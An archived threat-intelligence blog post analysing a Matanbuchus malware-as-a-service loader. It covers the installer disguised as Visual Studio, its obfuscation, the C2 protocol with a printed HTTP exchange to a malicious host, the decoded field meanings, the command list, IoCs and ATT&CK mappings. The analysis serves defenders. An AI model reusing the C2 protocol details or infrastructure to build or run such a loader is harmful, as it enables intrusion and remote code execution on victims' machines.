
A deal with the devil: Analysis of a recent Matanbuchus sample

By DCSO CyTec Blog

Published: 2022-11-08 · Archived: 2026-04-05 16:38:41 UTC

Press enter or click to view image in full size



Matanbuchus is the name given to a Malware-as-a-Service sold on Russian-speaking cybercriminal forums. Starting at a rental price of $2,500, the malware consists of an obfuscated two-stage loader which has been deployed in conjunction with Qakbot and Cobalt Strike payloads. Last year, Unit42 observed the malware used in activity targeting a Belgian technology company and American educational institutions.

Since the fall of last year, there have been few public reports about Matanbuchus, and in general, reports have focused primarily on the first loader stage. In this report, we inspect the second stage of the loader which was briefly mentioned in the article published by Unit42 but not analyzed in depth.

The sample analyzed here was found on VirusTotal while investigating signed binaries which appeared in a routine code signing hunt.


This blog was authored by Johann Aydinbas and Colin Murphy

Attack Chain

We start our analysis with the MSI installer package ea8b828430149f67f45f9a71ee486bc674e21da7.


It disguises itself as a Visual Studio installer:

Press enter or click to view image in full size




MSI installer pretending to be Visual Studio

Press enter or click to view image in full size



The `.msi` file has a valid signature from “ADVANCED ACCESS SERVICES LTD” with a recent signing date:

Press enter or click to view image in full size



Installer signed by “ADVANCED ACCESS SERVICES LTD”

On execution, it creates a directory called `VisualStudioIDE` in `%LOCALAPPDATA%` and drops 3 files:

Press enter or click to view image in full size

Files dropped by installer

While `locale.nls` is the actual Matanbuchus loader component, the other two files don’t seem to serve a purpose and are likely benign. `DWLog.dll` is a DLL signed by “Adobe Inc.”, `MSTTSLoc.dll` appears to be a Microsoft Text to Speech component, but neither appears to be an active part of the attack chain.

After dropping the files, the installer finally executes the Matanbuchus loader component via `regsvr32.exe` :

Press enter or click to view image in full size

Installer calling regsvr32 to execute loader

While the value of the argument supplied via "-i" does not matter, the loader component does check for the existence of an argument at runtime. If omitted, the loader does not continue. This is likely to avoid execution in sandboxes which simply execute available exports one by one.

Obfuscation

Both Matanbuchus stages use string and API obfuscation as previously documented by 0ffset.

All used strings are stored on the stack at runtime, transferred to a static location and then decrypted using an 8 byte rolling xor for further use.

All API calls are obfuscated as well. Matanbuchus uses an FNV-1a hash to look up the desired API's address before each call.

First Stage

The first stage of Matanbuchus, `locale.nls`, acts as a loader for the core component. The loader component has mainly two functions:

- Keep itself updated
- Fetch the 2nd stage and execute it from memory

After execution, the loader first attempts to update itself by fetching a hardcoded URL via HTTPS.

Next it tries to retrieve the core component from a different URL. The response is base64-decoded and decrypted using a 24 byte rolling xor.

Get DCSO CyTec Blog's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

If retrieval is successful, the core component is manually mapped into the same process and executed by calling its export `DllRegisterServer`.

Second Stage

The second stage is the core component of Matanbuchus. It is responsible for fetching and executing commands, such as running shell commands, executing shellcode or loading further PE files.

Press enter or click to view image in full size

```
.rdata:71FC85C8 File:                                   ; DATA XREF: sub_71F69460+3E↑o
.rdata:71FC85C8                                         ; sub_71F69460+64↑o ...
.rdata:71FC85C8                 text "UTF-16LE", 'B:\Loader\Matanbuchus\Main module\Belial project\Ma'
.rdata:71FC85C8                 text "UTF-16LE", 'tanbuchusLoader\MatanbuchusLoaderFiles\Matanbuchus\'
.rdata:71FC85C8                 text "UTF-16LE", 'json.hpp',0
```

Debug data contained in the core component

Unlike the first stage, communication with the C2 server is done over plain HTTP on a hardcoded high port, manually implemented using low-level network APIs such as `send` and `recv`.

Press enter or click to view image in full size

```
POST /vmagtc/njqeee/requets/index.php HTTP/1.1
User-Agent: Windows-Update-Agent/11.0.10011.16384 Client-Protocol/2.0
Host: azure-dbupdate.cloud
Content-Length: 591
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US

ev=eyIzQ0VrIjoiTFZVUFUzNE8ySFhKbzRCLzBhaGdxelBGWFdjZDZFMFhvSWcwc3c3NzVMUnhSRFVaMHIzR3RmVmkiLCIzZmUxMSI6IlV
BdENBdz09IiwiM203eCI6Ik1VZ2VSQT09IiwiRFMyeCI6IlVnOWJkSHRTIiwiRUxqIjoiSUhRMWN3PT0iLCJFbzYiOiJKVndKWDNkSyIsI
kZ0byI6IlZnPT0iLCJMb3MiOlsiUGxRV1ZHcE40QTZIc0wxOTY5Sis4bmpFWkhOZnhBdGUvdjQ9Il0sIk5TZXlEWCI6IkttZ2VUMVorIiw
iUTZYNiI6IklING9mVVpwMm5HaHNyTW1qdFJoIiwiVnoiOiJKd0VuWVh0STdqT2VpTGxEeHZObHpVU3dPVzVQeUJsSjU4ODN0RzIrNnVjP
SIsImNCRiI6IlZBdFdjeU1Mc2gvRXZ0RTkrN0lmc1ZjPSIsImYxZGEiOiJPR2MvYzBGdDNoTzUxcTFaNmJZRDFrQT0iLCJ0VyI6IklING9
mVVpwMm5HaHNyTW1qdFJoIiwid1A2IjoiRWdwVkFqd1ciLCJ6a0M3IjoiIn0=HTTP/1.1 200 OK
Date: Thu, 05 May 2022 14:22:30 GMT
Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.4
X-Powered-By: PHP/8.1.4
Content-Length: 20
Content-Type: text/html; charset=UTF-8

eyJHcCI6Ik1rZz0ifQ==
```

Example exchange

Server and client exchange base64-encoded JSON objects, with the JSON values additionally being RC4-encrypted, using a hardcoded key. The JSON keys are also hardcoded per sample.

Press enter or click to view image in full size



```
{
    "3CEk": "LVUPU34O2HXJo4B/0ahgqzPFXWcd6E0XoIg0sw775LRxRDUZ0r3GtfVi",
    "3fe11": "UAtCAw==",
    "3m7x": "MUgeRA==",
    "DS2x": "Ug9bdHtS",
    "ELj": "IHQ1cw==",
    "Eo6": "JVwJX3dK",
    "Fto": "Vg==",
    "Los": [
        "PlQWVGpN4A6HsL1969J+8njEZHNfxAte/v4="
    ],
    "NSeyDX": "KmgeT1Z+",
    "Q6X6": "IH4ofUZp2nGhsrMmjtRh",
    "Vz": "JwEnYXtI7jOeiLlDxvNlzUSwOW5PyBlJ5883tG2+6uc=",
    "cBF": "VAtWcyMLsh/EvtE9+7IfsVc=",
    "f1da": "OGc/c0Ft3hO51q1Z6bYD1kA=",
    "tW": "IH4ofUZp2nGhsrMmjtRh",
    "wP6": "EgpVAjwW",
    "zkC7": ""
}
```


Decoded example request with still encrypted values

Fetching tasks

A typical sequence of fetching a task starts with Matanbuchus sending a system information packet to its C2:

Press enter or click to view image in full size




Fully decrypted first packet

We've identified the following fields:

Key	Meaning
3CEk	CPU info from cpuid
3fe11	Amount of RAM
3m7x	"User" or "Admin"
DS2x	Bitness
Eo6	Botnet/campaign
Fto	Number of CPUs
Q6X6	Domain name
Vz	Module path
cBF	MAC address
f1da	Logon server
tW	Computer name
wP6	Bot version
zkC7	NetBIOS name
Los	Unknown, hardcoded

The server then responds with a task object:




Example task object as sent by the server, decrypted

The fields are:

Key	Meaning
Gp	Command string
Pk	Argument
vM	Task identifier

After the client executes the given task, it communicates the status back to the server, providing the previously supplied task identifier (`vM`) in a field named `bN` .

Press enter or click to view image in full size



Client response to a successful task, decrypted

The field `NSeyDX` is hardcoded into the response, its purpose is unknown.

The field `Jb` is used to communicate success/failure of a given task. For a successful task execution, it is set to `vpes` as shown above, or to indicate failure it is set to `jpofxs` . Both strings are also hardcoded.

Commands

Surprisingly, the command field `Gp` as issued by the C2 is in plaintext (before encryption) and quite verbose.

While we did not receive any actual tasks during our analysis, we created a fake server to verify this finding and can confirm that the commands work as listed below. It is unclear if this is an oversight on the developer’s part or

intended.

Except for the 1st entry (“Vs”), which is used as a no-op command, the others are rather descriptive and provide a variety of ways to execute additional code:

```
Vs
Running exe
Starting the exe with parameters
High start exe
RunDll32 & Execute
Regsvr32 & Execute
Run CMD in memory
Run PS in memory
MemLoadDllMain || MemLoadExe
Running dll in memory #2 (DllRegisterServer)
Running dll in memory #3 (DllInstall(Install))
Running dll in memory #3 (DllInstall(Unstall))
MemLoadShellCode
Crypt update & Bots upgrade
Uninstall
```


Commands typically receive a URL as argument `Pk` from where to fetch the payload. Depending on the type of command, payloads are either manual mapped into the process memory and executed from there or written to disk before execution.

For files written to disk, Matanbuchus uses the directory

```
%PROGRAMDATA%\%PROCESSOR_REVISION%
```

as storage, e.g. `C:\ProgramData\9e09\` . File names are randomly generated with a fixed length (11–13 chars) depending on the exact command and only consist of upper and lowercase letters, with a file extension of `.nls` or `.exe` .

Press enter or click to view image in full size



File dropped by “Running exe” command

The command `High start exe` is used to run executables with elevated privileges via `ShellExecuteExA(verb=runas)`.

Shellcode fetched by `MemLoadShellCode` is expected to be in hex string format, decoded and executed using `CreateThread` in the same process.

Tools

To aid the analysis, we've written a small script to decrypt base64 blobs as exchanged by Matanbuchus. You can grab the script on our GitHub.

IoCs

If you prefer MISP, you can find below IoCs in form of a MISP event on our GitHub as well.

```
MSI Installer
34839e85cb8ae781654f2f9f0529114dbf21399e02bea3c9de94f6c247807e7elocale.nls, Matanbuchus loader
67a9e8599ab71865a97e75dae9be438c24d015a93e6a12fb5b450ec558528290Matanbuchus core
44ddcdae080f2588b4452698b73f3a1d1d03af5b7b9a97e6ffc5ce3fa021bfc8ITW URL
https://trainprinting[.]com/wp-content/upgrade/upgrades/docs.zipLoader update URLs
https://azureliveapps[.]com/BNUwRuzkgS/auth.php
https://roamingslivedb[.]com/BNUwRuzkgS/auth.phpCore component URL
https://azure-dbupdate[.]cloud/BNUwRuzkgS/index.php
https://azureboot[.]com/BNUwRuzkgS/index.phpC2 domains
azureboot[.]com
azure-dbupdate[.]cloud
roamingslivedb[.]com
azureliveapps[.]comHardcoded URL path in core component
/vmagtc/njqeee/requets/index.phpHardcoded high port
23644Hardcoded user agent
Windows-Update-Agent/11.0.10011.16384 Client-Protocol/2.0
```

MITRE ATT&CK

```
T1027       Obfuscated Files or Information
T1059       Command and Scripting Interpreter
T1059.001   PowerShell
T1059.003   Windows Command Shell
T1218.007   Msiexec
T1218.010   Regsvr32
T1497       Virtualization/Sandbox Evasion
T1571       Non-Standard Port
T1573.001   Symmetric Cryptography
```